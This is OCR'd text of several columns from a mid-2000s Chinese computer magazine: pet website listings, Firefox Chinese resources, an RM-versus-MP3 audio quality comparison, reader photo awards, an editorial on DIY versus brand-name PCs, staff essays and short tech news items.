记得很久以前有一部电视剧就叫做《宠物情缘》，给自己养的宠物找个伴儿是一件特别令人头痛的事情，不然发情的狗狗猫猫们可不好对付啊。网络给宠物带来了新的交友平台。

宠物婚介 http://www.hellopet.com.cn/petmarry/files/cwzh.htm

和谐宠物婚嫁 http://www.hexie.com/marriage/

3.预防、治疗、保养，一个都不能少

宠物生病了怎么办，这是很多主人头疼的事情。生病了的宠物可以送到宠物医院，但那只是马后炮而已，要照顾好你的宠物一定要防范于未然，这样才叫做对你的小宝贝儿负责任啊。所以在养宠物时，一定要首先对这种宠物的习性、生活环境和条件都有一个大致的了解，对它可能会患上的病患也有所准备，网上有许多这样的小知识，这对于所有爱动物的朋友都是十分必要的。除了预防，网上也有许多的诊所，如果病不重，就没有必要去价格不菲的医院了，当一回家庭医生的感觉也很不错。病好之后，也要注意保养身体，浩 的网络自然也会提供给你数不清的小贴士，一定要记得收藏哦。

北京博爱动物医院网 http://www.boai.com.cn/

中国宠物医院网 http://www.chinapetho.com/home.asp

爱侣宠物医院网 http://www.vetyang.com/

4.流浪的宠物也有家

经常会在街头看见一些无家可归的狗狗和猫猫，爱宠物的人们也会在网络上发布一些救助的信息来帮助它们。前不久，在美国就有两条流浪狗被选中参加著名儿童音乐剧《飞天万能车》的演出，因而即将成为百老汇的"狗"明星。这两条流浪狗一条是名叫"阿盖尔"的长毛牧羊犬，10个月大;另一条是名叫"弗雷德"的混血大猎狗,8个月大，这两条狗都长得很丑，可能因为这个原因，它们遭到了主人的遗弃。不过，正是因为它们的这一特点才双双被导演们看中。

幸运土猫 http://www.luckycats.net/

武汉流浪宠物救助中心 http://www.whpet.net/llzx/

宠物街宠物领养 http://www.hellopet.com.cn/maoyi/lingyang.htm

环球宠物领养 http://www.petglobal.net/sy.php

5.人宠不了情

网络也是主人表达对宠物情感的最好平台。宠物相册现在在网上十分风靡，给自己的宠物制作一本漂亮的相册放在网络上，不仅可以收藏起往昔岁月的点点滴滴，还可以让更多的人同自己一起分享快乐和幸福。

MyZoo宠物相册 http://album.myzoo.com.cn/

宠物之家网友相册 http://www.chinapet.com/album/

亲亲宝贝宠物相册 http://www.sweetpet.com/cpg/

除去相册，也有很多主人会在网络上给已经死去的宠物制作一个墓地，在这个虚拟空间的墓地里，主人可以放上宠物生前最喜爱的玩具，最漂亮的衣服，还可以经常去看它，给它喂食喂水，虽然这些都是虚拟的，但是那份爱却是最真挚的。

宠物公墓 http://www.hellopet.com.cn/gongmu/

环球宠物灵堂 http://www.petglobal.net/community/tomb/tomb.htm

宠物天堂墓地网 http://www.pettt.com/

CF [BL01]



火狐狸的中国家——FirefoxCN.com

探宝队队员招募行动：想加入“网站探宝队”的行列吗？如果你有迫切希望探宝的网站，或者发现了某个网站的宝藏，请将您的建议或发现发送至info@cfan.com.cn(邮件标题请注明“网站探宝”)。

寻宝对象:Firefox 中文网 http://www.firefoxcn.com

寻宝理由:不久前，一个开源 览器——Firefox 横空出世，并在短时间内下载量节节高升。这是否意味着IE时代已经过去，我们无从判定。但我们能够确定的是，你十分有必要驯服和驾驭这只火狐狸。火狐狸(Firefox)已经有了简体中文版本，但它在中国的家在哪儿呢？



从哪儿下载火狐狸(最新版本:1.0)

简体中文增强版:http://www.mozilla.net.cn/firefox/downloads/Firefox%20Setup%201.0.exe

简体中文正式版:http://download.mozilla.org/?product=firefox&os=win&lang=zh-CN

英文版:http://download.mozilla.org/?product=firefox&os=win&lang=en-US

非官方最佳化加速版:http://pryan.org/firefox/jayfromtaiwan/twblog/gecko.htm

我的火狐狸要更强

扩展下载中心:http://www.firefoxcn.com/extensions/

我的采宝箱:Firefox 和 Maxthon 等 览器一样，具有高度的可扩展性，通过安装增强的扩展插件，能让火狐狸跑得更欢！进入相关扩展下载页面后，点击其中的"安装此扩展"链接，Firefox 就会自动在线安装该扩展。

(1)双击关闭标签页扩展:http://www.firefoxcn.com/2004/12-29/195831.html

Firefox 同样也支持多窗口 览，可是其打开的标签页默认只支持鼠标中键关闭。虽然我们可以通过鼠标滚轮来完成，但总觉得没有 Maxthon 的双击标签即可关闭的功能顺手，那么试试这款扩展插件吧(增强版已内置了该插件，安装增强版的用户无须安装)。

(2)类似MyIE的超级拖拽插件:http://www.firefoxcn.com/2004/12-29/194529.html

在 MyIE 中，我们可以通过其超级拖拽功能将一个链接拖拽到网页的空白处即可在新标签页中打开链接。在 Firefox 中有没有同样的功能呢？

(3)增强 Firefox 下载管理器:http://www.firefoxcn.com/2004/12-29/194354.html

Firefox 自带了下载管理器，如果你想使用它，那一定要先让它拥有断点续传、下载管理功能才行。

(4)RSS和ATOM Feed阅读器:http://www.firefoxcn.com/2004/12-29/19422.html

还记得本刊以前介绍过的 RSS 新闻吗？现在我们可以用 览器直接查看 RSS 新闻，无须安装其他 RSS 客户端。

(5)FlashGot:http://www.firefoxcn.com/2004/12-23/02922.html

这个名字看起来是不是特别熟悉？相信很多朋友已经把它当成了 FlashGet。但他不是 FlashGet，而是 FlashGot！一个能让我们在 Firefox 中使用其他下载工具(如 FlashGet、Net Transport 等)的扩展。

我的火狐狸很聪明

常见问题解答:http://www.firefoxcn.com/faq/

我的采宝箱:Firefox 必竟有别于传统的IE内核 览器，在使用过程中我们会遇到这样和那样的问题。而 Firefox 才"出道"不久，网上关于其的技术资料相对来说比较少，通过 Google 搜索来解决问题的方法对于 Firefox 来说并不适用。来看看 Firefox 中文网上关于常见问题的解答吧，相信会对你有所帮助。

(1)将点击外部链接后 Firefox 打开窗口改为打开标签:http://www.firefoxcn.com/2004/12-23/22496.html

(2)E-mail的链接在Mozilla Firefox中不能正常工作:http://www.firefoxcn.com/2004/12-23/224741.html

(3)如何安装Flash插件:http://www.firefoxcn.com/2004/12-23/224338.html

水能变油？RM转MP3音质会变好？

■ CFan 小特

某论坛网友：请问我有一个RM的歌曲，转换为MP3后，质量是否会变差？

1.RM，你真的了解吗？

很多人一提起RM的歌曲就会皱起眉头，毕竟RM格式的音频一直是体积小、低音质的代表，那么它的音频质量到底如何呢？

首先来简单了解一下Real Media格式，Real Media是RealNetworks公司创造出来的一种互联网流媒体格式的统称，它的主要特点就是针对低带宽应用(最低28.8Kbps)进行动态(声音、视频)媒体传输。

Real Media格式经常使用的扩展名有RM、RA、RAM等，其中最常见的就是RM格式。RMVB格式，则是RealNetworks公司在RM格式基础上重新制作的，可动态编码的新格式，生成的文件更小，画面更流畅、清晰，但它不在本文探讨范围之内。

2.RM＝低音质？

我们先来重点了解一下Real Audio的压缩算法。在技术上Real Audio的压缩算法基于GSM 6.10(编码介绍http://kbs.cs.tu-berlin.de/~jutta/toast.html)。该算法是数字手机的公开语音编码标准。RealNetworks公司对这个算法进行了修改，使它更适合在网络上传输，从某种程度上说Real Audio并不完全是RealNetworks公司原创的。

现在最新的Real Audio的技术是Real Audio 8，它利用了SONY公司在MD上的ATRAC 3音频压缩技术改良版本。对于ATRAC 3，我想不必多做介绍，很多人舍MP3，而买MD就是因为ATRAC 3音质比MP3更好。这自然也让Real Audio 8在音质方面得到了极大改良。RealNetworks通过与SONY公司的合作，将自己与各大唱片公司之间的联系进一步加强，以巩固它在流媒体领域的地盘。

3.RM，你从哪里来？

可能很多朋友还不知道如何转换RM格式的文件。下面先来简单介绍一下。使用工具是Helix Producer Plus(下载地址：http://www2.skycn.com/soft/1272.html，汉化版下载地址：http://www2.skycn.com/soft/12470.html)。

第一步：打开Helix Producer Plus 9，点击“ 览”按钮，打开MP3或WAV文件(也可选择AVI、MPG等格式，但视频媒体并不在本文讨论范围之内)。

第二步：按Ctrl＋Y组合键打开Configuration Statistics窗口，然后双击任意项。




图1

我是火狐狸专家

Firefox研究：http://www.firefoxcn.com/research/

我的采宝箱：使用中的经验、技巧、心得可以使一个菜鸟渐渐成长为一位专家。学习他人的Firefox使用经验和技巧也同样能让我们晋级为“火狐狸专家”。

(1)驯服火狐：Firefox配置文件精华技巧：http://www.firefoxcn.com/2004/12-23/22385.html

自己动手DIY一下，让你的火狐狸更听你的话。

(2)给Firefox加速：http://www.firefoxcn.com/2004/12-23/223524.html

Firefox 览网页的速度非常快(网上甚至有传言说比IE更快)，但我们这些 览速度的极限追求者是永远不会满足的，永远要让你的火狐狸跑得更快！

(3)Firefox鼠标热键列表(IE对照)：http://www.firefoxcn.com/2004/12-23/02345.html

本刊今年第1期曾经刊登过一篇《拒绝繁琐 上网省时大法》，其中介绍的使用IE热键来实现纯键盘 览网页的方法相信让很多读者有了一把当“黑客”的感觉，在Firefox中，我们也能这样干。

(4)Firefox问答集锦：http://www.firefoxcn.com/2004/12-23/02116.html

收集了一些不太常见但你有可能遇到的小问题的解决方法。 CF [BL02]

第三步：在弹出窗口中的“语音编解码器”及“音乐编解码器”下拉菜单中选择一个合适的编码率，比如176 kbps Stereo Music - RA 8(表示立体声，码率为176 kpbs，采用Real Audio 8编码)。

第四步：点击“编码”按钮(见图1)，开始编码，稍候，你就可以在源文件所在目录中看到新生成的RM文件了。

4.RM听起来很“美”

现在来看看MP3文件和RM文件在近似码率情况下的波形对比。我采用了一种相对简单，但又足够准确的方法：用同一播放器同一音量播放MP3及RM歌曲，然后用Cool Edit进行录制，再分别保存为WAV文件，并用Cool Edit进行分析(下面也采用同样方法进行分析)。

第一步：用CDEx(下载地址：http://www.onlinedown.net/soft/6566.htm)将CD音轨转为WAV文件，再用Helix Producer Plus将该文件转换为RM文件(采用176 kbps Stereo Music - RA 8进行转换)，同时用CDEx转换同样一首歌曲的MP3格式，使用192kpbs的编码率及44100的采样率。最后，生成的MP3文件大小为6.17MB，RM文件大小为8.05MB。

第二步：进入Cool Edit，用RealPlayer，分别播放前面录制好的MP3及RM格式文件。然后选择菜单命令“分析→波形分析”，可以从如图2所示的统计数据中看到，如果考虑到编码率等问题，RM格式与MP3相比，虽然有一定差距，但在一般环境中是较难听出区别的，并不是大家想像中那样差。




图2

5.揭秘！RM转MP3音质会不会变？

我们先从网下载一个RM文件歌曲，然后用dBpowerAMP Music Converter(下载地址：http://www.newhua.com/cfan/200415/MP3制作.rar)将文件转换为MP3文件，所用编码率为320Kpbs，采样率为48000(见图3)。原RM文件大小为1.08MB，转换后的MP3文件为10.5MB。




图3

同样进入Cool Edit，分别播放两个文件，然后进行录制，并分析保存出来的文件。选择“分析→波形分析→图表”，可以得到如图4所示的波形对比图。




图4

通过Cool Edit的波形统计图表可以看出，在将RM文件转换为MP3后，声音发生了明显变化，噪音比率明显增加，而从实际听的效果，声音在转换后，变得十分干瘪，而且一些由噪音构成的“高音”更加突出，中音部分变得扁平无力。

但我们所得到的以上结果，有时可能你用一般的随身听或播放器无法很准确地判断出它们之间的区别，这与人耳的听觉系统有很大的关系，由于人类能听到的声音频率范围(音频)是20Hz～20kHz，所以，当声音(更多的是噪音)的频率在这人类听觉以外的范围内产生变化时，我们是无法准确进行判断的。

再则，从文件的编码形式上来说，RM与MP3虽然都是有损压缩格式，但由于RM采取的压缩原理不同，本身在音质上就会有一定差距，而在将RM压缩至MP3(压缩过程中会增加噪音比率)过程中，会再次损耗原有音频质量，所以RM转换为MP3并不会得到很好的效果。

当然如果是从网上下载的英语教材，由于对音质要求不高，所以也无所谓了。

6.关于RM不得不说

为了维持其专利，Real Media在编码和文件格式上采用了完全封闭技术，既不公开编码技术，也不公开解码技术，甚至未经授权都不得调用其播放代码进行播放等。这在很大程度上限制了Real Media媒体的发展。而MP3格式则算法公开，解码技术也是公开的，所以很快就流行了起来，并迅速成为一种音频标准。如果Real Media也公布其相关技术，说不定，现在主流的音频格式也许就是Real Media格式了。

7.倒底什么音频格式好呢？

如今网上音频格式这么多，到底应该选择下载哪种音频格式呢？针对这点我们询问了一些音乐爱好者，他们普遍推荐大家下载VBR格式的MP3或192Kbps的WMA。另外，如果你使用128MB的MP3随身听，推荐使用192kpbs编码的MP3，如果是256MB的MP3随身听，大可使用256kpbs甚至更高编码的MP3文件。

如果你有不同的意见欢迎写信或发送E-mail与我们联系。**E-mail:info@cfan.com.cn，地址：北京9615信箱，邮编：100086，《网络追追追》栏目收。** CF [BL03]




最近这段时间，给“我拍”栏目供稿的朋友们越来越多。本期将要颁发6 个“我拍”优秀摄影奖，所有照片均来自热情的读者们。在这里提醒投稿的朋友们，在寄照片时别忘了留下你的联系方式，便于付稿酬呀！寒假、春节期间，肯定有不少朋友买了数码相机，在这段日子，你肯定会遇到不少新鲜有趣、有感悟的事情，别忘了你有相机，赶快按下快门，把快乐与朋友们分享吧！

最佳内涵奖——肖志刚(北京)

获奖宣言:这是西藏当地的一处景观，叫做〞经 〞，两座巨石间挂着无数布条，不知情的人会以为是一座垃圾山。其实，布条上记录着经文，据说布条挂得越高，就离神越近，能够实现的愿望就越多、越远大，谁的布条挂得越久，好运就会更长久。只有一点遗憾——挂布条也要花钱，50元。





最佳城市建筑摄影奖——唐颋

获奖宣言:丽江没有城墙，也没有城门，更没有箭楼，原因据说丽江是〞木〞姓人修建，因为姓〞木〞的原因(加修城墙就成〞困〞了)，所以在修建时没修城墙是按八 方位所建。丽江的街道呈放射状，小巷四通八达，简直像个迷宫。

最佳动物摄影奖——23499523、张树忠



随手拍下〞明月上枝头〞的照片，发现很有诗意，惟一遗憾的是，如果此时枝头落只〞菜鸟〞岂不是更有意境？！启动Photoshop，让菜鸟〞落〞在了树梢之上，一幅祥和安逸的月夜图完成了。



可爱的小熊猫竟然喜欢喝橙汁!



最佳乡土气息奖

——莱钢 林士杰(山东)

获奖宣言:土坯房、高粱秆儿、石磨盘、戴着头巾的老奶奶、穿着大棉袄的小孙子，勾勒出了一幅北方农村典型画面。



最佳搞笑奖

—— Jack Longer(沈阳)

获奖宣言:大虾来到菜鸟的电脑前，一眼就看到电脑桌上摆着时钟、算盘和两本词典，很生气地问:〞摆这些东西干啥，计算机里有时钟、计算器，也有词典软件。〞菜鸟说:〞我知道，可是我按书上的内容学习，为什么还是不会用这台计算机呢？〞大虾看了一眼书名——《UNIX》！，立即晕倒，只留下甩飞的鞋飘在空中。

CF [BL04]

购买电脑你还在准备DIY吗？DIY似乎不像你想像中的那么完美，这难道意味着DIY时代已经奏响休止符了？如果答案是肯定的，那些坚持DIY的朋友在追求什么？


DIY时代奏响

据最近的一项调查显示，DIY电脑占家用电脑市场的比例由几年前的70％下跌到现在的不足20％。对此，攒机商们都无奈地抱怨着："品牌机降价了，市场也饱和了，DIY电脑越来越难做了。"然而，笔者在中关村几家电脑城里发现，仍有不少消费者对DIY乐此不疲。低价成为DIYer们惟一聊以自慰的理由。经过近半月的市场调查，笔者认为，DIY并不像部分消费者想像中的那么"完美无瑕"。DIY暴露出的问题足以让消费者难以招架。

编者按：DIY电脑与品牌机到底孰优孰劣，很难用一两句话说清楚。值此"消费者权益保护日"来临之际，我们提供了这样一篇文章，旨在引起消费者和商家的注意。本文作者以一名普通消费者的视角，提出了自己对该问题的思考。

DIY不兼容 费事！

如果说电脑外观不重要，兼容性算是比较重要了吧。然而，DIY电脑配件往往不兼容。在配件的选择上DIYer可以很自由地选用功能更强大、质量更优异的产品，但这样攒出的电脑就是没有经过测试的配件的拼凑，出现产品不兼容在所难免！



华硕主板包装盒上的各种检验合格标志是消费者选择优质配件的保障

DIY电脑兼容性把关者往往都是攒机商本人。市场上配件虽然种类繁多，但是叫得响的、质量好的、出货量大的厂家并不多，如主板有华硕、技嘉、微星、硕泰克等等。它们的产品都是比较可靠的，通过的认证、检验也很严格，兼容性问题很少。而利益驱使着攒机商多选择小品牌或无品牌的配件，这些偷工减料、粗制滥造的配件带来了很多兼容性问题。采访中，笔者了解到，很多攒机商表面上对DIY电脑兼容性打包票，其实判断配件兼容性的依据早已被别的东西所取代。他们每家都有不同的进货渠道，赶上什么用什么，赶上什么就说什么兼容性好的大有人在。当你决定在某一家DIY以后，你会发现攒机商往往会派人东奔西走凑配件，拿到什么产品立即开包装上。而消费者往往没有检验兼容性的经验，操作系统安装完毕立即带走，等到使用中再遇到问题时，才不得不拿回来重新逐个排除兼容性故障。

笔者从联想公司了解到，在硬件兼容性方面，联想电脑要做至少12个品牌、90多种硬件、30多种软件的兼容性测试，针对全面覆盖电脑的十余类、300多种硬件信号进行量测，以获得足够的设计余量。联想人说，消费者在中关村任何一家电子市场买的任何一种合格设备，与联想电脑都不会出现不兼容的问题。

DIY无个性 该弃！

DIY无非让消费者体验个性组装的快乐。然而，当你真正置身于配件市场，你会惊奇地发现：个性组装的电脑并无个性可言，整体效果上更谈不上完美。

正在装机的小刘把全部希望寄托在能够配置一台性能卓越，个性十足的个人电脑。但是在柜台前小刘却怎么也找不到当年DIY的感觉，他对笔者说："现在的配件真的很丰富，但看上去更像是给专门买配件的人用的，而不是用来装电脑的。"为了找到一款适合机箱风格和颜色的显示器，他走遍了电脑城各个商家，却在一个不知名的二线厂商的柜台前停住了。"这台黑色液晶显示器看样子不错"小刘脸上露出了一丝满意的微笑。点亮一看，有坏点，换一台，还有坏点，他最终还是选择了一台看不到坏点的显示器，回到装机柜台却怎么也笑不出来了。"都是黑色，怎么放在一起就不是一种颜色了呢？你们再帮我找找，我的要求很简单，就想要一款颜色和机箱一样的"他不太高兴地对攒机商说。结果得到的答复让他彻底绝望了，"装电脑差不多就行了，你用电脑又不是光看外观！"就这样，小刘乘兴而来，却败兴而归，边走边　：“都是黑色，怎么相差那么大呢？”



配件颜色、风格不同实属正常，因为不同的厂商工业设计思路差异很大。不同颜色的产品虽都按照统一工业标准喷涂，却因产品线不够丰富而供货不够充足，这是追求个性而去DIY的消费者心中永远的痛。

DIY不稳定 费时!

DIY电脑在组装过程中基本没有专门测试，只要能运行就算装完，使用中频繁出错在所难免，电脑稳定性可见一斑。

国家电子电脑质量监督检验中心主任罗洪元介绍说，电脑稳定不稳定，一个重要的衡量指标是可靠性，它是指一批产品在规定条件下和规定的时间内，完成规定功能的能力，其常用的数学特征量就是平均故障间隔时间（也称平均无故障工作时间）MTBF。按照国家有关标准，微型电脑的MTBF不得低于4000小时。联想在一次配置最完整的试验中，得到了MTBF 45000小时的最长时间纪录。通俗地讲，这意味着如果1台机器24小时开机连续正常运行，大约平均可以运行5年多的时间不发生硬件故障。

相比品牌机厂商，攒机商要么根本没有测试，要么就进行简单的程序开启和关闭的试机操作。试问，这样的毫无稳定性可言的DIY电脑，你敢用它来撰写上百页的论文吗？你敢用它来保存家中极具纪念意义的老照片吗？

DIY有软肋 版权!

攒机商"免费安装软件"成为DIY电脑又一软肋。不少用户在购买DIY电脑的时候，装机厂商都会免费安装应用软件。殊不知这些基本上都是盗版软件，用户很难得到软件应有的技术支持。

以操作系统为例，微软自2004年执行正版增值计划以来，因使用盗版软件而被锁机的用户不胜枚举。目前，微软再次刮起"低价正版软件风暴"，其中，希望购买近50%折扣的正版Windows XP的用户必须填写"获得未经授权Windows软件情况说明"。有业内人士暗示，微软此举是要彻底摸清盗版的来源，以便"秋后算账"。那些无辜被牵连其中的DIY电脑用户无疑将成为被封杀的对象。

比起DIY，品牌机多采用OEM的方式随机安装正版操作系统和常用软件。"避免异常死机，提防不能升级"是其次，顺应使用正版软件的潮流才是后PC时代理性消费的标志。备受关注的"三包"中"使用盗版软件造成损坏的不再享受三包"一款在事实上直接"扼杀"了DIY用户享受三包的可能。

DIY真难保 费钱!

假如你觉得上面说的都是看不见摸不着的实惠，那么购机总要讲求货真价实吧。然而，DIY电脑的零配件虽摸得着、看得见，但由于进货渠道不够规范，电脑配件又复杂多样，普通消费者很难鉴别真伪。

从北京中关村、武汉三好街、南京珠江路、西安雁塔路一直到重庆磨子桥等都是DIY电脑撑起的产业群，在这里电脑城林立，装机商们像小贩卖白菜一样当街叫卖、拉生意。电脑城生意的背后是鱼龙混杂，奸商、水货横行，其实水货也还罢了，怕的就是奸商用假货李代桃僵。消费者装机不得不拉着"电脑高手"，带着《电脑爱好者》杂志，转遍电脑城的上上下下。

配件市场信用度低、服务质量差，是DIY电脑与品牌机对阵的软肋。打个不恰当的比喻，所谓"船小好掉头"，正因为品牌机船大，不好掉头，跑得了和尚跑不了庙，它才值得相信啊。

DIY"零服务" 维权!

常年跟电脑质量打交道的国家电子电脑质量监督检验中心罗洪元主任表示，"DIY电脑"这个概念本身在套用电脑三包条款的时候就存在问题。从严格意义上讲，DIY电脑根本就算不上是一个独立、合法的商品。三包条款中提到的不在三包之列的一个条款是：无厂名、厂址、生产日期、产品合格证。DIY电脑就是这样的一个产品，当然就不能得到三包的保护。

退一步说，即便是商家想提供服务，恐怕也是心有余而力不足。因为DIY电脑的攒机商本身无法提供所有的产品，都是在卖家之间互相拆借的。再比如发票问题。稍稍懂行的人都知道，现在电脑市场里卖配件和攒机的，哪有开正规发票的？要发票，就得按产品售价的5%加钱。

其实，优质配件厂商对所供应配件都提供了完善的售后服务，但攒机商嫌麻烦，往往不会将各种配件完备的保修材料提供给消费者，这就造成了DIY"零服务"现象的发生。

回归DIY的真谛

大众的理解上兼容机即DIY，二者差别不大，其实这其中还是有一些差别的。DIY一词用于IT业源于美国，起初很多电脑发烧友对于电脑有着特殊的偏爱。当时IBM、惠普等大公司推出的行货并不能满足他们的个性化需求，于是他们便在配件市场上购置配件自己组装张扬个性的电脑。他们以装配最高性能的个性化电脑为乐，可以不惜高价购置一系列DIY工具，甚至于用昂贵的液氮来冷却CPU来进行"超频"。

而我国的DIY市场却截然不同。由于国人消费水平有限，当电脑刚刚在国内兴起的时候，由于品牌电脑售价过于昂贵且维护繁琐，个人用户无法接受，于是不少个人开始购买零配件自己组装电脑，于是形成了具有中国特色的DIY市场。

如今，随着国内电脑制造业的成熟，随着主流一线品牌电脑纷纷降低了自己的身价，随着消费者理性消费的回归，我们是否该考虑合理地配置自己有限的资金，购买电脑时真正做到买着放心，用着舒心呢？DIY市场虽然逐渐萎缩了，但DIY的真 还在——永远追求个性，永无止境攀登一个又一个频率高峰。 CF [XW01]

讲述小编自己的故事……

身体是革命的本钱

■ 特别的特别

也许是春节长假里过度“休息”，我上班后变得精神不足，身体明显不在状态。

想想整个假期，除了吃、睡和玩电脑外，基本没有任何运动，这也足足让我长胖了一圈……

假期中的一次同学聚会，见到了那几个从事IT工作的同学，和我一样都胖了不少，个个都有了啤酒肚。于是我们的话题也不由自主地聊到了健康这个问题。

一个同学家里的亲戚因为不注意身体健康，平常大吃大喝，又不运动，结果年龄不大就因为多种疾病而过早去世，真是“有什么都成，但不要有病”，当然不得病的前提就是要有一个好的身体。还有一个同学因为最近一段经常喝酒，结果只用了一两个月的时间体重就激增了20多斤。前段检查身体，发现血压高也了，脂肪含量也比正常的高出很多……

想想自己也是，自从和电脑打交道，身体情况越来越差，只要前一天稍稍做点体力活，第二天一定是腰酸背痛腿抽筋——没错，就是缺(锻)炼！

印象中从事IT工作的，身体或多或少都有点毛病。电脑的辐射，再加上经常加班，片刻的休息还是和几个哥们在酒桌和网吧中度过。想想看，天天这样的日子身体能好到哪去？

我决定改变现状去健身，让这一身的懒骨头也动动，毕竟身体好才能保证工作好。

还在上学的你，可能对此并没有太多体会，毕竟课余时间还可以打打篮球，跑跑步。但等工作以后，可能你就没这么多时间去干这些了。

工作很忙，没时间运动，没关系，每天少睡一会儿，提前10分钟出门，少坐两站车，走走路，虽然运动量不大，但至少也起到了活动筋骨的作用 。

如果工作太多，要工作到很晚，没关系，我们可以提高工作效率，减少工作时间。在工作时间，相信如果能够100%的全身心投入，你根本用不着加班就可以将全部工作完成。反正我是觉得在极度疲劳的状态下，做1小时的工作，远不如精神饱满的情况下做10分钟的工作。

加上合理的饮食，不抽烟，不喝酒，用不了多久你的身体状况就会明显改善，一些小病再也找不到你的头上了。

当然你也可以和我一样，每天下了班，到健身房跑跑步，运动运动，然后洗个澡，回家后连工作起来都感觉很轻爽（编者：有点工作狂倾向）。正在看文章的你，是不是也应该活动活动你的筋骨了？最后再提醒一句，长时间使用电脑对身体很不好，最好每隔一两个小时就休息一下——对，就说你呢，那个打CS的^O^！

CF [DJ01]

别再让时间流逝

■ 阿健

“作媒体的有哪个会不熬夜？”这是很多同行经常挂在嘴边的一句话，这句话也是很多同行引以为豪的“豪言壮语”。因为似乎只有这样才能反映出他们在努力为读者服务。但我可以很负责任地说，做编辑和记者的，很多人早已习惯性地看着时间从身边流逝。

让时间流逝的机会很多。在短短两周不到的出版周期内，不慌不忙地约稿子，不紧不慢地联系采访， 懒地半靠半躺在旋转座椅上写稿，仿佛每一个紧张的出版日都跟自己关系不大，直到临近终审了才在责编的提醒下意识到时间紧迫，而此时，出版日已悄无声息地离他们而去。

和时间赛跑胜似追赶真爱，只有失去了才知道要珍惜。紧张的终审的日子里，编辑们都闭紧了话匣子，把心中想说的和不想说的话一个劲儿地往版面上放，仿佛只有这样才能挽回失去“真爱”的损失。难道从事媒体行业，就一定要到最后的时候，才需要抓住即将失去的“真爱”吗？

一个出版周期过去了，他们依然在不慌不忙地约稿子，不紧不慢地联系采访， 懒地半靠半躺在旋转座椅上写稿……

也许这只是我所知道的几个IT媒体从业人员的工作现状吧，也许他们并不能代表全部的从业人员吧，至少《电脑爱好者》从未如此。无论怎样，请不要让时间再这样一分一秒地流逝了，因为人的一生按照70年的平均寿命计算，三分之一的时间都要在睡眠中度过，70年中减去学习基础知识的20年和退休以后的20年，真正能为社会创造价值的时间只有区区15年！

新闻上经常引用“与时间赛跑”的说法描述人们如何珍惜时间，但我想，也许我们每天只要规划好自己的工作和学习，就是对时间奉献出了自己最真挚的“爱”。考前临阵磨枪的人啊，如果你平日里每天看上哪怕一个小时的书，很多问题肯定迎刃而解；经常熬夜赶进度的人啊，如果你白天能少打几个 睡，关掉几个与工作无关的窗口，你将会多享受多少个宁静的夜晚；习惯于奔波在各种工作岗位的朋友啊，如果你能吃透哪怕只有一个工作岗位的精髓，你将会有更多的时间体会生活的快乐。

亲爱的读者朋友，不知你现在的状态如何？是处在赶进度的过程中，还是已经开始享受走在时间前面的快乐了呢？

CF [DJ02]



19.5% 盛大终于出手了！北京时间2月19日，盛大网络公开购得新浪科技19.5%的股份，成为新浪第一大股东。有业内人士称盛大此举有恶意收购之嫌。如果盛大与新浪合作，国内将诞生一个新的互联网巨人。

5美元 根据当前的微软"AntiSpyware Beta"终端用户许可合同，微软将为因下载这种反间谍软件造成的直接损害最多赔偿5美元。下次，当你面对这些许可合同时，千万别一扫而过就"同意"了。

3万 一名电脑黑客利用互联网，通过制作病毒来遥控银行用户进入自己制作的"银行网站"，在窃得密码后将其存款全部盗走。该"网上大盗"共盗取多名网上银行客户的人民币3万多元。

65纳米 AMD日前透露了部分AMD处理器研发计划的详情。AMD正加紧对65纳米技术处理器的研发工作。在64位处理器领域，Intel已经明显落后于AMD。但有消息表明，Intel已获得65纳米版本的芯片样品，目前正完善其65纳米技术的开发实验室。



数　字

冠 3999来了　2999还远吗



2月25日，新蓝科技在京召开了"新蓝3999元笔记本全面供货发布会　2999元笔记本产品说明会"。新蓝表示，目前市场上价格最低的笔记本电脑3999元的DFREE2000A将从3月全面供货，同时新蓝还介绍了2999元笔记本的研发进程及大致的发布时间。

